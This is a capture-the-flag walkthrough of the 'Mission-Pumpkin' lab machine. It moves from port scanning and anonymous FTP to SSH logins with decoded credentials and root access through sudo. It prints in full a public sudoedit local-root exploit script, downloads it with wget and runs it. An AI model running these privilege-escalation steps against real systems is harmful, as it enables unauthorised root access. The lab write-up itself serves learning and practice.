Pumpkin

Saturday, 13 July 2019 5:52 PM

Recon

```
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             88 Jun 13 00:02 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.45
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
1515/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
3535/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f0:41:8f:e0:40:e3:c0:3a:1f:4d:4f:93:e6:63:24:9e (RSA)
|   256 fa:87:57:1b:a2:ba:92:76:0c:e7:85:e7:f5:3d:54:b1 (ECDSA)
|_  256 fa:e8:42:5a:88:91:b4:4b:eb:e4:c3:74:2e:23:a5:45 (ED25519)
MAC Address: 08:00:27:20:A9:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Anon FTP login

```
root@kali:/home/san/pumpkin# ftp
ftp> open
(to) 10.0.2.15
Connected to 10.0.2.15.
220 Welcome to Pumpkin's FTP service.
Name (10.0.2.15:san): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

First clues

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              88 Jun 13 00:02 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (88 bytes).
226 Transfer complete.
88 bytes received in 0.00 secs (1.0235 MB/s)
ftp>
```

```
root@kali:/home/san/pumpkin# cat note.txt
Hello Dear!
Looking for route map to PumpkinGarden? I think jack can help y
ou find it.
root@kali:/home/san/pumpkin#
```

Webpage enumeration

```
root@kali:/home/san/pumpkin# dirb http://10.0.2.15:1515

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul 13 18:17:39 2019
URL_BASE: http://10.0.2.15:1515/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.15:1515/ ----
==> DIRECTORY: http://10.0.2.15:1515/img/
+ http://10.0.2.15:1515/index.html (CODE:200|SIZE:903)
+ http://10.0.2.15:1515/server-status (CODE:403|SIZE:291)

---- Entering directory: http://10.0.2.15:1515/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Jul 13 18:17:40 2019
DOWNLOADED: 4612 - FOUND: 2
```

Webpage

Taste a pumpkin

My dear friend, I ♥ to sit on a pumpkin and have it all to myself,
rather than sitting with a crowd on a velvet cushion. So, it is better you get one for yourself.

Please Don't disturb me...

I can't help you in getting your pumpkin.
But, I found the route map to ***PumpkinGarden*** somewhere under the hood.


More clues

```
<!-- searching for the route map? Pumpkin images may help you find the way -->
Please Don't disturb me... </br></br></br>
I can't help you in getting your pumpkin.</br>But, I found the route map to <b><i>PumpkinGarden</i></b> somewhere under the hood.
</p>
</center>
```

Index of /img/hidden_secret

Name	Last modified	Size	Description
Parent Directory		-	
clue.txt	2019-06-07 12:41	25	

Apache/2.4.7 (Ubuntu) Server at pumpkin.local Port 1515



First creds

```
root@kali:/home/san/pumpkin# echo "c2NhcmVjcm93IDogNVFuQCR5" | base64 -d
scarecrow : 5Qn@$yroot@kali:/home/san/pumpkin#
```

Trying the creds with ssh

```
root@kali:/home/san# ssh scarecrow@10.0.2.15 -p 3535
The authenticity of host '[10.0.2.15]:3535 ([10.0.2.15]:3535)' can't be established.
ECDSA key fingerprint is SHA256:1zTR0IJtIA7qieJwyAgpvzLuWlRt76GvH2Lir/PJfXs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.0.2.15]:3535' (ECDSA) to the list of known hosts.
--------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
--------------------------------------------------------------------------
scarecrow@10.0.2.15's password:
Last login: Thu Jun 13 00:35:51 2019 from 192.168.1.106
scarecrow@Pumpkin:~$
```

Local priv escalation, enumeration

```
scarecrow@Pumpkin:~$ sudo -l
[sudo] password for scarecrow:
Sorry, user scarecrow may not run sudo on Pumpkin.
scarecrow@Pumpkin:~$
```

More clues

```
scarecrow@Pumpkin:~$ ls -Flah
total 28K
drwx------ 2 scarecrow scarecrow 4.0K Jun 11 21:50 ./
drwxr-xr-x 5 root      root      4.0K Jun 11 18:25 ../
-rw------- 1 scarecrow scarecrow  117 Jun 13 00:36 .bash_history
-rw-r--r-- 1 scarecrow scarecrow  220 Jun 11 18:24 .bash_logout
-rw-r--r-- 1 scarecrow scarecrow 3.6K Jun 11 18:24 .bashrc
-rw-r--r-- 1 root      root       167 Jun 11 21:24 note.txt
-rw-r--r-- 1 scarecrow scarecrow  675 Jun 11 18:24 .profile
scarecrow@Pumpkin:~$ cat note.txt

Oops!!! I just forgot; keys to the garden are with LordPumpkin(ROOT user)!
Reach out to goblin and share this "Y0n$M4sy3D1t" to secretly get keys from LordPump
kin.

scarecrow@Pumpkin:~$
```

```
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
jack:x:1000:1000:jack,,,:/home/jack:/bin/bash
scarecrow:x:1001:1001:Scarecrow,,,:/home/scarecrow:/bin/bash
goblin:x:1002:1002:Goblin,,,:/home/goblin:/bin/bash
```

Trying new set of creds with ssh

```
root@kali:/home/san# ssh goblin@10.0.2.15 -p 3535
------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
------------------------------------------------------------------------
goblin@10.0.2.15's password:
Last login: Thu Jun 13 00:43:14 2019 from 192.168.1.106
goblin@Pumpkin:~$
```

Trying to determine if privilege escalation is possible

```
goblin@Pumpkin:~$ sudo -l
[sudo] password for goblin:
Matching Defaults entries for goblin on Pumpkin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User goblin may run the following commands on Pumpkin:
    (root) ALL, !/bin/su
goblin@Pumpkin:~$
```

```
goblin@Pumpkin:/home$ sudo /bin/bash
root@Pumpkin:/home#
```

Flag

```
root@Pumpkin:/root# cat PumpkinGarden_Key
Q29uZ3JhdHVsYXRpb25zIQ==
root@Pumpkin:/root# echo "Q29uZ3JhdHVsYXRpb25zIQ==
> ^C
root@Pumpkin:/root# echo "Q29uZ3JhdHVsYXRpb25zIQ=="|base64 -d
Congratulations!root@Pumpkin:/root#
root@Pumpkin:/root#
```

Alt: More enumeration

```
goblin@Pumpkin:~$ ls -Flah
total 28K
drwx------ 2 goblin goblin 4.0K Jun 13 00:49 ./
drwxr-xr-x 5 root   root   4.0K Jun 11 18:25 ../
-rw------- 1 goblin goblin   32 Jun 11 21:55 .bash_history
-rw-r--r-- 1 goblin goblin  231 Jun 11 21:50 .bash_logout
-rw-r--r-- 1 goblin goblin 3.6K Jun 11 18:25 .bashrc
-rw-r--r-- 1 root   root    328 Jun 11 21:22 note
-rw-r--r-- 1 goblin goblin  675 Jun 11 18:25 .profile
goblin@Pumpkin:~$ cat note

Hello Friend! I heard that you are looking for PumpkinGarden key.
But Key to the garden will be with LordPumpkin(ROOT user), don't worry, I know where LordPump
kin had placed the Key.
You can reach there through my backyard.

Here is the key to my backyard
https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh

goblin@Pumpkin:~$
```

Looking at cron

```
root       793  0.0  0.1  23652  1048 ?        Ss   15:19   0:00 cron
root      2949  0.0  0.1  59636  1524 ?        S    16:24   0:00  \_ CRON
root      2965  0.0  0.0   4444   648 ?        Ss   16:24   0:00  |   \_ /bin/sh -c sleep 30; rm /tmp/*
root      2966  0.0  0.0   7196   608 ?        S    16:24   0:00  |       \_ sleep 30
root      2950  0.0  0.1  59636  1524 ?        S    16:24   0:00  \_ CRON
root      2959  0.0  0.0   4444   644 ?        Ss   16:24   0:00  |   \_ /bin/sh -c sleep 15; rm /tmp/*
root      2964  0.0  0.0   7196   608 ?        S    16:24   0:00  |       \_ sleep 15
root      2952  0.0  0.1  59636  1524 ?        S    16:24   0:00  \_ CRON
root      2957  0.0  0.0   4444   644 ?        Ss   16:24   0:00  |   \_ /bin/sh -c sleep 30; rm /home/gob
lin/*.*
root      2962  0.0  0.0   7196   612 ?        S    16:24   0:00  |       \_ sleep 30
root      2953  0.0  0.1  59636  1524 ?        S    16:24   0:00  \_ CRON
root      2955  0.0  0.0   4444   644 ?        Ss   16:24   0:00      \_ /bin/sh -c sleep 15; rm /home/gob
lin/*.*
root      2960  0.0  0.0   7196   612 ?        S    16:24   0:00          \_ sleep 15
```

Wget the exploit

```
goblin@Pumpkin:/tmp$ mkdir test
goblin@Pumpkin:/tmp$ cd test
goblin@Pumpkin:/tmp/test$ wget https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh
--2019-07-13 16:14:48--  https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh
Resolving www.securityfocus.com (www.securityfocus.com)... 54.164.180.208, 34.201.211.24
Connecting to www.securityfocus.com (www.securityfocus.com)|54.164.180.208|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://downloads.securityfocus.com/vulnerabilities/exploits/38362.sh [following]
--2019-07-13 16:14:49--  https://downloads.securityfocus.com/vulnerabilities/exploits/38362.sh
Resolving downloads.securityfocus.com (downloads.securityfocus.com)... 54.209.252.161, 52.7.56.121
Connecting to downloads.securityfocus.com (downloads.securityfocus.com)|54.209.252.161|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 460 [application/x-sh]
Saving to: '38362.sh'

100%[======================================>] 460         --.-K/s   in 0s
```

Editing exploit to get around cron

```
#!/bin/sh
# Tod Miller Sudo 1.6.x before 1.6.9p21 and 1.7.x before 1.7.2p4
# local root exploit
# March 2010
# automated by kingcope
# Full Credits to Slouching
echo Tod Miller Sudo local root exploit
echo by Slouching
echo automated by kingcope
if [ $# != 1 ]
then
echo "usage: ./sudoxpl.sh <file you have permission to edit>"
exit
fi
cd /tmp/test
cat > sudoedit << _EOF
#!/bin/sh
echo ALEX-ALEX
su
/bin/su
/usr/bin/su
_EOF
chmod a+x ./sudoedit
sudo ./sudoedit $1
~
~
```

Running the exploit

```
goblin@Pumpkin:/tmp/test$ echo hello > hello
goblin@Pumpkin:/tmp/test$ ./38362.sh  hello
Tod Miller Sudo local root exploit
by Slouching
automated by kingcope
ALEX-ALEX
root@Pumpkin:/tmp/test#
```

Missed credentials of jack

```
--------------------------------------------------------------------------------
                        Welcome to Mission-Pumpkin
     All remote connections to this machine are monitored and recorded
--------------------------------------------------------------------------------
jack@10.0.2.15's password:
Last login: Thu Jun 13 00:58:39 2019
jack@Pumpkin:~$ ls -Flah
total 28K
drwx------ 3 jack jack 4.0K Jun 11 21:48 ./
drwxr-xr-x 5 root root 4.0K Jun 11 18:25 ../
-rw-r--r-- 1 jack jack  242 Jun 11 21:48 .bash_logout
-rw-r--r-- 1 jack jack 3.6K Jun 11 17:57 .bashrc
drwx------ 2 jack jack 4.0K Jun 11 18:09 .cache/
-rw-r--r-- 1 root root  106 Jun 11 21:22 note.txt
-rw-r--r-- 1 jack jack  675 Jun 11 17:57 .profile
jack@Pumpkin:~$ password -> PumpkinGarden
```